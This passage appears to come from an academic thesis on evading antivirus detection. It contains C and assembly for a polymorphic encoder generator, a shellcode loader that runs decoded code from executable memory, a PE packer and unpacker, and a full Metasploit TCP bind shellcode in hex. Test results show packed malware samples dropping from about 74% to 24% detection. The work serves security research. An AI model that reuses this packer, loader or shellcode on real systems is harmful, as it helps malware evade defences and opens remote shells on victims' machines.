Then, Listing 4.3, an opcode is generated in the proper range. Since each instruction has a pointer to its directly opposite opcode, both the encoding and the decoding routine are constructed in parallel. Usually instructions are characterized by a base number, that identifies the specific version of the assembly instruction in use, and an offset, that identifies which register or memory address is being adopted. Since opcodes are stored as integers, it is necessary to convert them into an array of bytes, in order to simplify the following creation of a working assembly routine.

```
void process_instruction(instruction_r *instruction_pointer){

    // ------- 1) Generate an opcode in the range. -------

    int op_s = instruction_pointer->opcode_start;
    int op_e = instruction_pointer->opcode_end;
    int op_s_o = instruction_pointer->opposite->opcode_start;
    int rand_opcode_offset = (rand() % (op_e - op_s + 1));
    int opcode = rand_opcode_offset + op_s;
    int opcode_opposite = rand_opcode_offset + op_s_o;

    // ------- 2) Convert the integer into a char array. -------

    unsigned char instruction_temp[20];
    unsigned char instruction_temp_opposite[20];
```

[1]Note that it is not the actual implementation. Often it is simplified to enhance the clarity of the generation process.

```
int opcode_offset = 0;

for (int j = instruction_pointer->opcode_byte_length-1; j >= 0 ; j--) {
    // Get the LSByte.
    int opcode_byte = opcode & 0xFF;
    int opcode_byte_opposite = opcode_opposite & 0xFF;

    // Insert the selected byte into a temporary array.
    instruction_temp[j] = opcode_byte;
    instruction_temp_opposite[j] = opcode_byte_opposite;

    // Byte shift.
    opcode = opcode >> 8;
    opcode_opposite = opcode_opposite >> 8;
    opcode_offset++;
}
```

Listing 4.3: Opcode Generator. Part two.

Listing 4.4 displays the portion of code designated to the parameter management. The algorithm used is very similar to the one illustrated above. In the end both the plain and the reverse instruction are saved on a linked list. The choice of this kind of data structure was dictated by the simplicity offered when it comes to reverse the order in which the decoding routine is executed.

```
// ------- 3) Parameter management. -------

if (instruction_pointer->parameter == istrue){

    // Only if a parameter is needed, choose one randomly.
    int p_s = instruction_pointer->parameter_start;
    int p_e = instruction_pointer->parameter_end;
    int parameter = (rand() % (p_e - p_s + 1)) + p_s;

    for (int h = 0; h < instruction_pointer->parameter_byte_length;
        h++) {
        // Same thing that is done before, but in this case, due to
            the little
        // endian order, bytes are saved in the reverse order.
        int parameter_byte = parameter & 0xFF;
        instruction_temp[opcode_offset+h] = parameter_byte;
        instruction_temp_opposite[opcode_offset+h] = parameter_byte;
        parameter = parameter >> 8;
    }
}

// ------- 4) Store in an array. -------

// Let's insert them in the right order and in the right data structure
insert_into_array_code(instruction_temp,
    instruction_pointer->opcode_byte_length +
    instruction_pointer->parameter_byte_length);
```

```
    insert_into_array_code_opposite(instruction_temp_opposite,
        instruction_pointer->opcode_byte_length +
        instruction_pointer->parameter_byte_length);
}
```

Listing 4.4: Opcode Generator. Part three.

Creation of a test code

Listing 4.5 shows the procedure used to create a function to test the reversibility of the solution. In the right order and with the right encoding the following instruction are injected in a temporary buffer "MOV EAX, hide" "MOV BX, me" [2]. Then, first the encryption routine and then the decryption one are copied in the buffer. Among them, there are some "NOP" instruction to help in the debugging of the code.

```
void create_test_code(){
    test_code[0] = 0xB8; test_code[1] = 0x68;
    test_code[2] = 0x69; test_code[3] = 0x64;
    test_code[4] = 0x65; test_code[5] = 0x66;
    test_code[6] = 0xBB; test_code[7] = 0x6D;
    test_code[8] = 0x65;

    int test_code_offset = 9;

    for (int i = 0; i < code_pointer; i++) {
        test_code[test_code_offset] = code[i];
        test_code_offset++;
    }

    test_code[test_code_offset] = 0x90; test_code_offset++;
    test_code[test_code_offset] = 0x90; test_code_offset++;

    for (int i = 0; i < code_pointer_opposite; i++) {
        test_code[test_code_offset]=code_opposite_reversed[i];
        test_code_offset++;
    }

    test_code[test_code_offset] = 0x90; test_code_offset++;
    test_code[test_code_offset] = 0x90; test_code_offset++;
}
```

Listing 4.5: Opcode Generator. Part four.

4.1.3 Evaluating Similarity

The *jaccard coefficient*, is evaluated to assess candidate fitness values. Figure 4.1 shows an example of the Jaccard distribution of a malware variant that maximise the dissimilarity

[2]Note that the usage of a constant string and instruction represents a point of reconnaissance of anti-virus scanner. Anyway the purpose of this code is to create a test program, not a real working malware.

from the original code.

Jaccard Coefficient




Figure 4.1: Histogram of the Jaccard Coefficient distribution of a Malware Sample.

Jaccard Index is a name that is often used for comparing similarity, dissimilarity, and distance of the data set. Measuring the Jaccard *similarity coefficient* between two data sets is the result of division between the number of features that are common to all divided by the number of properties as shown below.

$$J(A,B) = \frac{|A \cap B|}{|A \cup B|}$$

The calculation of the Jaccard Coefficient has been implemented in C language, as shown in 4.6. Starting from two variable length byte array of assembly opcodes, the program cyclically calculates the Jaccard Coefficient for each pair of bytes at index *i*.

The implementation, illustrated in 4.6, is straightforward: the union is implemented using the binary operation "AND" and the intersection using "OR". Then, the sum of the "1" in each resulting byte is calculated and the result is saved in the corresponding position of the "jaccard_indexes" array. At the end each coefficient is normalized on a scale of ten values and it could be graphically displayed on an histogram.

The algorithm has been tested with different block size and experimental results showed best behaviour considering a block of one byte.

```
void jaccard_coefficient(unsigned char *code, unsigned char *enc_code,
    char int code_size) {
    int histogram[10];
    float *jaccard_indexes = (float*) malloc(code_size*sizeof(float));

    for (int i = 0; i < 10; i++) histogram[i] = 0;

    for (int i = 0; i < code_size; i++) {
        // Calculate the AND and the XOR of the current byte.
```

```
        unsigned char byte_and = code[i] & enc_code[i];
        unsigned char byte_or = code[i] | enc_code[i];
        int and_sum = 0;
        int or_sum = 0;

        // Convert from byte to bit and sum.
        for (int j = 0; j < 8; j++) {
                and_sum += byte_and & 1;
                or_sum += byte_or & 1;

                // Right shift
                byte_and >>= 1;
                byte_or >>= 1;
        }
        jaccard_indexes[i] = (float) and_sum/or_sum;
    }
    for (int i = 0; i < code_size; i++) {
        histogram[jaccard_indexes[i]*10-1]++;
    }
}
```

Listing 4.6: Jaccard Index Implementation

4.2 Evolutionary Payload

The *Evolutionary Payload* is a test program that has been developed with the goal of obfuscating arbitrary portion of code. It is well-suited to encode a shellcode: a raw, self-contained, short and relocatable code. Preliminary experiments have been executed using a shellcode from Metasploit, illustrated in Appendix B.

In the proposed approach, the encoding routine, generated through the Evolutionary Engine illustrated in 4.1, is used to camouflage a malicious code that is injected into an executable. As soon as the target program is executed the decoding routine restores the original shellcode in memory, then it is run.

Listing 4.7 shows the implementation[3]. of a program that embeds an encoded shellcode and a decrypting routine. The obfuscation method does not change from one execution to the other, because it goes beyond the purpose of the test. In any event, there isn't any technical issue in integrating the *Evo Opcode Generator* into the test program.

```
unsigned char dec_code[] = "\xb8\x00\x00...";
unsigned char enc_code[] = "\x3f\xba\x20...";

int main(int argc, char* argv[])
{
    unsigned char *decrypted_code;
    decrypted_code = malloc(sizeof(enc_code)*sizeof(unsigned char));
```

[3]Note that it is not the actual implementation. Often it is simplified to enhance the clarity of the process.

```
    /* Decode in decrypted_code the shellcode. */
    decrypt_the_code(dec_code, sizeof(dec_code), enc_code, decrypted_code,
        sizeof(enc_code));

    /* Allocate a new executable page of memory. */
    LPVOID lpAlloc = VirtualAlloc(0, 4096, MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);

    /* Copy the plain code in the memory page. */
    memcpy(lpAlloc, decrypted_code, sizeof(enc_code));

    /* Execute the shellcode. */
    ((void(*)())lpAlloc)();

    /* Freeing the page allocated. */
    VirtualFree(lpAlloc, NULL, MEM_RELEASE);

    return 0;
}
```

Listing 4.7: Evo Payload: main function.

Listing 4.8 illustrates the implementation of the run time decryptor.

```
void decrypt_the_code(unsigned char *decrypting_code,
                      int decrypting_code_length,
                      unsigned char *input,
                      unsigned char* output,
                      int dimension) {

    /* Allocate a region where to inject the code. */
    decrypter = (int(*)(void)) VirtualAlloc(0, 4096, MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);

    for (int i = 0; i < dimension; i += 4){
        /* Customize the encrypting code */
        decrypting_code[1] = input[i];
        decrypting_code[2] = input[i + 1];
        decrypting_code[3] = input[i + 2];
        decrypting_code[4] = input[i + 3];
        memset(decrypter, 0, 4096);

        /* Inject the code to encrypt the data. */
        memcpy(decrypter, decrypting_code, decrypting_code_length);

        /* Execute the decrypting code. */
        int result = (*decrypter)();

        /* Get the results. */
        for (int h = 0; h < 4; h++){
            /* Get the LS Byte */
            unsigned char temp = result & 0xff;

            /* Right Shift di un byte. */
```

```
            result >>= 8;

            /* Save the byte in the output array. */
            output[i + h] = temp;
        }
    }
    /* Freeing the page allocated. */
    VirtualFree(decrypter, NULL, MEM_RELEASE);
}
```

Listing 4.8: Evo Payload: decoding routine.

4.3 Evolutionary Packer

In the proposed approach, the *Evolutionary Packer* is responsible of creating new hiding mechanism strong enough to ensure the survival of future generations of malware. The suggested hiding mechanism is based on evolutionary computation and the *Evolutionary Opcode Generator* is embedded directly in the packer. The goal is to develop a packer able to thwart analysis, creating each time a new packing routine exploiting Evolutionary Algorithms. As the decoding routine is embedded in the executable file, once the new malware is run, it will restore each part of the program in memory ready for execution. Differently from the *Evolutionary Payload*, the *Evolutionary Packer* tackles the entire executable and not only portions of code.

In detail, the *Evolutionary Packer* consists of a stand-alone program, the *Packer*, that is responsible of create a new variant of the program in input. The developed test program targets the Portable executable file, refer to Appendix A for further details. Code and data sections are encoded with a custom routine and the *Unpacker* is directly injected in a new crafted section.

Section 4.3.1 illustrates the implementation of the Packer, whereas 4.3.2 shows the assembly code of the unpacker.

4.3.1 Packer

In order to inject the packing routine, the file size is increased. Windows offers two useful API: *CreateFileMapping* and *MapViewOfFile*. They allow to map a file in memory and simply working on that using memory addresses. Then the *packing* function is called. Listing 4.9 shows the main function of the implementation[4] of the Packer.

```
/* Open file. */
hTargetFile = CreateFile(argv[1], GENERIC_READ | GENERIC_WRITE, 0, NULL,
    OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

/* Get file size. */
```

[4]Note that it is not the actual implementation. Often it is simplified to enhance the clarity of the process.

```
dwFileSize = GetFileSize(hTargetFile,  NULL);
dwFileMapSize = dwFileSize + 4096;

/* Map file and increase size. */
hFileMapping = CreateFileMapping(hTargetFile, NULL, PAGE_READWRITE, 0,
    dwFileMapSize, NULL);
pbFile = (PBYTE)MapViewOfFile(hFileMapping, FILE_MAP_WRITE, 0, 0, 0);

/* Pack file. */
pack(pbFile, 100, pbBuff);

/* Close file. */
UnmapViewOfFile(pbFile);
CloseHandle(hFileMapping);
CloseHandle(hTargetFile);
```

Listing 4.9: ASM Packer: main function.

Listing 4.10 shows the first part of the implementation of the packing function. Firstly the *NumberOfSection* is increased by one. Then, the *Characteristic* of each section is set to *read* and *write*. Later, the address of the *RelocationTable* in the *DataDirectory* is set to zero to avoid the Windows Loader to perform "relocation fixups". Finally, a cycle loops on each section encoding it. In the following code, for simplicity, the obfuscation method is a trivial XOR 1.

```
/* Unpacker ASM code */
unsigned char code[] = "\x68\x00\xe0\x00...";

/* Get the SectionTable */
pImageNtHeaders = (pbFile + ((PIMAGE_DOS_HEADER)pbFile)->e_lfanew);
pImageSectionHeader = (pImageNtHeaders->FileHeader.SizeOfOptionalHeader +
    (long)&(pImageNtHeaders->OptionalHeader));

/* Set RWE attributes to code section. */
for (i = 0; i < pImageNtHeaders->FileHeader.NumberOfSections; i++)
{
  pImageSectionHeader->Characteristics = RWE_FLAGS;
  pImageSectionHeader++;
}

/* Update Relocation table info. */
optionalHeader = relocationTable = pImageNtHeaders->OptionalHeader;
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress
    = 0;
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size = 0;

/* SECTION ENCODING */
pImageSectionHeader = (pImageNtHeaders->FileHeader.SizeOfOptionalHeader +
    (long)&(pImageNtHeaders->OptionalHeader));

for (i = 0; i < pImageNtHeaders->FileHeader.NumberOfSections; i++)
{
```

```
    dwROffset = pImageSectionHeader->PointerToRawData;
    dwRSize = pImageSectionHeader->SizeOfRawData;
    pbSection = pbFile + dwROffset;

    /* Encoding */
    while (pbSection < pbFile + dwROffset + dwRSize)
    {
      *pbSection ^=1; pbSection++;
    }
  pImageSectionHeader++;
}
```

Listing 4.10: ASM Packer: pack() part one.

Listing 4.11 shows the second part of the implementation of the packing function. A new ".unpack" section is appended at the end of the file and all the necessary informations are written in the *SectionTable*. The *AddressOfEntryPoint* is updated to point to the new section and the *SizeOfImage* is enlarged to include the new section. At a later stage, the unpacker code, directly written in assembly language, is embedded in the file. Finally the RVA of the "Relocation Table" and the *Original Entry Point* are updated in the unpacker code.

```
/* Add new section of 0x200 byte. */
pImageNtHeaders->FileHeader.NumberOfSections++;
strcpy((pImageSectionHeader)->Name, ".unpack");
(pImageSectionHeader)->SizeOfRawData = 0x200;
(pImageSectionHeader)->PointerToRawData =
    (pImageSectionHeader-1)->PointerToRawData +
    (pImageSectionHeader-1)->SizeOfRawData;
(pImageSectionHeader)->Misc.VirtualSize = 0x200;
(pImageSectionHeader)->VirtualAddress =
    (pImageSectionHeader-1)->VirtualAddress +
    (pImageSectionHeader-1)->Misc.VirtualSize + (0x1000 -
    ((pImageSectionHeader-1)->Misc.VirtualSize % 0x1000));
(pImageSectionHeader)->PointerToRelocations = 0x0;
(pImageSectionHeader)->PointerToLinenumbers = 0x0;
(pImageSectionHeader)->NumberOfRelocations = 0x0;
(pImageSectionHeader)->NumberOfLinenumbers = 0x0;
(pImageSectionHeader)->Characteristics = RWE_FLAGS;

/* Update AddressOfEntryPoint. */
ep = pImageNtHeaders->OptionalHeader.AddressOfEntryPoint;
pImageNtHeaders->OptionalHeader.AddressOfEntryPoint =
    (pImageSectionHeader)->VirtualAddress;

/* Update SizeOfImage */
pImageNtHeaders->OptionalHeader.SizeOfImage += 0x200;

/* Unpacker code */
pointerUnpacker = pbFile + (pImageSectionHeader)->PointerToRawData;
memcpy((PVOID)(pointerUnpacker), code, sizeof(code));

/* Update RVA of relocation table. */
```

```
memcpy((PVOID)(pointerUnpacker+1), &relocationTable, sizeof(DWORD));
/* Update Original Entry Point */
memcpy((PVOID)(pointerUnpacker+0xA2), &ep, sizeof(DWORD));
```

Listing 4.11: ASM Packer: pack() part two.

4.3.2 Unpacker

The code of the unpacker is the first to be executed when the program is run. It is mainly responsible of restoring the original sections in memory. Listing 4.12 shows the assembler implementation of the decoding routine.

ImageBaseAddress

The *Windows Loader* loads the Portable Executable file starting from an arbitrary *ImageBaseAddress*[5]. In the 32bit version of Windows, the FS register points to the *Thread Environment Block*[6], a small data structure for each thread, which contains information about exception handling, thread-local variables, and other per-thread state. Among the various fields, one is a pointer to the *Process Environment Block*[7], that contains per process information. Those data structure are not well documented by Microsoft, but over the Internet, it is possible to find a lot of information from independent researchers. An interesting blog post[8] illustrates that the pointer to the *ImageBaseAddress* is constant among all the Windows version, hence the following unpacker is multi version compatible.

PE Parsing and Decoding

The PE Header is parsed, looking for the address of the *SectionTable*, where it is possible to retrieve the starting addresses of the sections to be decoded. In order to not increase the complexity of the illustrated code, in Listing 4.12 the decoding function is represented by a simple *XOR 1*,

```
push    0xE000                      ; RVA Reloc Table
xor     eax, eax                    ; eax = 0
mov     ebx, [fs:eax+0x30]          ; get a pointer to the PEB
mov     ebx, [ebx + 0x8]            ; get PEB->ImageBaseAddress

mov     eax, [ ebx+0x3C ]           ; eax = offset NT_header
movzx   edx, WORD [eax+ebx+0x14]    ; edx = SizeOfOptionalHeader
add     eax, ebx                    ; eax = &(IMAGE_NT_HEADERS*)
movzx   ecx, WORD [eax+0x6]         ; ecx = NumberOfSections
dec     ecx                         ; Last section is not obfuscated.
```

[5]Note: test have been executed on Windows 7, by default ASLR is enabled.

[6]https://msdn.microsoft.com/en-us/library/windows/desktop/ms686708(v=vs.85).aspx

[7]https://msdn.microsoft.com/en-us/library/windows/desktop/aa813706(v=vs.85).aspx

[8]http://blog.rewolf.pl/blog/

```
mov     edi, ebx                    ; edi = &(IMAGE_DOS_HEADER*)
mov     ebx, eax                    ; ebx = &(IMAGE_NT_HEADERS*)
add     ebx, 0x18                   ; ebx = &(OptionalHeader)
add     ebx, edx                    ; ebx = &(IMAGE_SECTION_HEADER*)

mov     edx, edi                    ; edx = &(IMAGE_DOS_HEADER*)

loop_section_header:
    cmp     DWORD[ebx], 0x6164722E  ; .rdata is not obfuscated
    je      next_section            ; Jmp to the next section.
    push        ecx                     ; Save external section counter.
    mov     ecx, [ebx+0x10]         ; ecx = SizeOfRawData
    add     edx, [ebx+0xC]          ; edx = VirtualAddress
    xor     eax, eax                ; eax = 0

loop_deobfuscation:
    mov         al, [edx]               ; al = byte to decrypt.
    xor     al, 0x1                 ; DECRYPT
    mov         BYTE[edx], al           ; Save it in memory.
    inc     edx                     ; Point to the next byte.
    loop    loop_deobfuscation      ; loop deobfuscation

    mov     edx, edi                ; edx = &(IMAGE_DOS_HEADER*)
    pop         ecx                     ; Restore section counter.
next_section:
    add         ebx, 0x28               ; Point to next section.
    loop    loop_section_header     ; Loop sections.
```

Listing 4.12: ASM Unpacker: decoding routine.

Relocation Fixups

One of the main drawbacks of encoding the code section is that it prevents the Windows Loader to perform the correct relocation adjustment. In summary, the complexity of the unpacker is to mimic the operations typically done by the Windows Loader.

The process of relocation is organised in thee phases. Firstly it is necessary to calculate the *DELTA_RELOC*: the difference between where the executable is actually loaded, from the one the compiler assumed it would have been loaded. Second, obtain the address of the RelocationTable. Third, a loop iterates over each entry of the *RelocationTable* to perform the necessary fixups.

At the end, the program execution is reverted to the *OriginalEntryPoint* and the original program is run. Listing 4.13 shows the assembly code used to perform the "relocation fixups".

```
reloc_fixup:                        ; edi = &(IMAGE_DOS_HEADER*)
    mov     eax, edi                ; eax = &(IMAGE_DOS_HEADER*)
    mov     edx, eax                ; edx = &(IMAGE_DOS_HEADER*)
    mov     esi, eax                ; esi = &(IMAGE_DOS_HEADER*)
    mov     ebx, 0x400000           ; ebx = ImageBase default.
    sub     edx, ebx                ; edx = DELTA_RELOC
```

```
    test    edx, edx                ; (DELTA_RELOC == 0)?
    je      reloc_fixup_end         ; If yes, end relocation.

    pop     ebx                     ; ebx = RVA RelocationTable.
    test    ebx, ebx                ; (RelocationTable == 0)?
    jz      reloc_fixup_end         ; If yes, end relocation.
    add     ebx, eax                ; ebx = &RelocationTable

reloc_fixup_block:
    mov     ecx, [ebx+0x04]         ; ImageBaseRelocation.SizeOfBlock
    test    ecx, ecx                ; (SizeOfBlock == 0) ?
    jz      reloc_fixup_end         ; If yes, end relocation.
    lea     edi, [ebx+0x08]         ; edi = &(Relocation Entry).
    sub     ecx, 0x8                ; Fix the counter.

reloc_fixup_do_entry:
    movzx   eax, word [edi]         ; eax = Relocation Entry
    push    esi                     ; push &(IMAGE_DOS_HEADER*)
    push    edx                     ; push DELTA_RELOC
    mov     edx, eax                ; edx = Relocation Entry
    shr     eax, 0xC                ; eax = Relocation Entry Type
    and     dx, 0x00FFF             ; dx  = Offset
    add     esi, [ebx]              ; esi = ImageBase+Page RVA
    add     esi, edx                ; esi = esi + Offset
    pop     edx                     ; edx = DELTA_RELOC
    cmp     eax, 3                  ; Fix only LOW_HIGH entry.
    jne     reloc_fixup_next_entry

reloc_fixup_HIGHLOW:                ; IMAGE_REL_BASED_HIGHLOW
    add     [esi], edx              ; mem[x] = mem[x] + DELTA_RELOC

reloc_fixup_next_entry:
    pop     esi                     ; esi = &(IMAGE_DOS_HEADER*)
    inc     edi
    inc     edi                     ; edi = &(nextRelocationEntry)
    dec     ecx                     ; Fix the counter.
    loop    reloc_fixup_do_entry

reloc_fixup_next_base:
    add     ebx, [ebx+0x04]         ; & Next Reloc block.
    jmp     reloc_fixup_block

reloc_fixup_end:
    add     esi, 0x125B             ; ### JMP back to OEP
    jmp     esi
```

Listing 4.13: ASM Unpacker: relocation fixup.

Chapter 5

Experimental Evaluation

Experiments have been performed on Windows 7, 32 bit version, with an Intel x86 architecture. The choice is dictated by the huge availability of anti-virus software for the platform. As a testbed, three well-known online malware scanner have been used: Metascan Online[1], VirusTotal[2] and Jotty[3]. On the whole they make use of tens of different AV products, allowing a direct and simple comparison of the results. Moreover, in order to confirm the outcome precision, the five most effective AV software have been installed on different hosts.

5.1 Testing Evolutionary Payload

The executable program to be tested executes a well-known TCP bind shellcode, showed in Listing 5.1. Appendix B extensively analyse the assembler code. The high initial detection rate and an executable behaviour susceptible to heuristic evaluation, made this program well suited for the experiment. The test program was the *Evolutionary Payload*, illustrated in 4.2: differently from a packer it delimits the obfuscation to the sole shellcode.

Table 5.1: Detection rate of the evolutionary variants of shellcode.

	Uncoded	Evo 1	Evo 2	Evo 3	Non Malicous
Virus Total	35/57	2/57	2/57	1/57	4/57
Metascan Online	25/44	4/44	3/44	1/44	4/44

Table 5.1 summarizes the number of anti-virus programs that detected the threat over the total. The item subjected to evaluation is an automatically generated malware variant

[1] https://www.metascan-online.com/

[2] https://www.virustotal.com

[3] https://virusscan.jotti.org

in three different stages of the evolution of the obfuscating mechanism: *Evo 1*, *Evo 2*, *Evo 3*. Other experiments show comparable distributions.

```
unsigned char code[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 5.1: Test shellcode

More than half of the AV programs do detect the *uncoded* version of the executable as a threat. However, although *Evo 1* uses a quite simple encrypting technique, the detection rate is unbelievably low: most of the AV software does not employ a proper *heuristic engine* and obfuscating the code makes the static signature-based search to fail, as it requires a specific signature for each obfuscating routine. *Evo 2* implements a more sophisticated encoding mechanism with shuffled instructions, while *Evo 3* represents a fairly complex version of encoded malware that makes use of several computational intensive operations that aim to confuse heuristic engines. Finally a *Non Malicious* version of the executable has been tested too. This cannot be considered a false positive test, since the malicious shellcode is still embedded in the executable, although it is not executed. Previous tests aimed to verify if an anti-virus is capable of detecting a malicious self-extracting code by dumping the memory at run-time. The last one aims to understand if an anti-virus engine is capable of distinguish the case in which a malicious code is being executed from the one in which it is not. Results showed that all the anti-virus that detected the self-extracting shellcode, identified the “non executing one” as malicious too.

Results are quite scary: among all the tested scanning products, experiments denote the effectiveness of only *one* heuristic engine.

5.2 Testing Evolutionary Packer

In order to test the effectiveness of the *Evolutionary Packer*, explained in 4.3, some virus samples have been chosen among a collection of malware from VX Heaven[4]. All of them are characterized by a very high detection rate. Among the ten chosen samples, the packer successfully created a new variant for eight of them. The other two, *Win32.Apparition* and *Win32.Chiton*, make use of anti-dumping and anti-debugging techniques that suspended the packing process. Figure 5.1 shows the result of the scanning of a malware sample using Metascan Online.




Figure 5.1: Metascan malware analysis result.

The following tables summers the test result. Table 5.2 shows the detection percentages of the original malware samples. Table 5.3 illustrates the detection percentages of the packed version of the malware samples. Each table reports the results into three columns:

[4]http://vxheaven.org

the *Exact* one is associated to the exact detection; the *Heuristic* one is related to the percentage of heuristic detection. The third one, *Total*, is the sum of the previous two values. Finally table 5.4 highlights the detection worsening between the original and the packed version of the malware.

Table 5.2: Original Malware detection percentages.

Original Malware	Total	Exact	Heuristic
Win32.Bee	79%	74%	5%
Win32.Benny	74%	64%	10%
Win32.Blackcat	72%	64%	8%
Win32.Bolzano	64%	62%	3%
Win32.Crypto	72%	64%	8%
Win32.Driller	69%	62%	8%
Win32.Eva	79%	74%	5%
Win32.Invictus	79%	67%	13%
Average	74%	66%	7%

Table 5.3: Packed Malware detection percentages.

Packed Malware	Total	Exact	Heuristic
Win32.Bee	26%	18%	8%
Win32.Benny	31%	23%	8%
Win32.Blackcat	26%	15%	10%
Win32.Bolzano	28%	21%	7%
Win32.Crypto	28%	21%	7%
Win32.Driller	15%	10%	5%
Win32.Eva	26%	18%	8%
Win32.Invictus	15%	0%	15%
Average	24%	16%	9%

Table 5.4: Detection worsening percentages.

Malware	Detection worsening
Win32.Bee	54%
Win32.Benny	44%
Win32.Blackcat	46%
Win32.Bolzano	36%
Win32.Crypto	44%
Win32.Driller	54%
Win32.Eva	54%
Win32.Invictus	64%
Average	49%

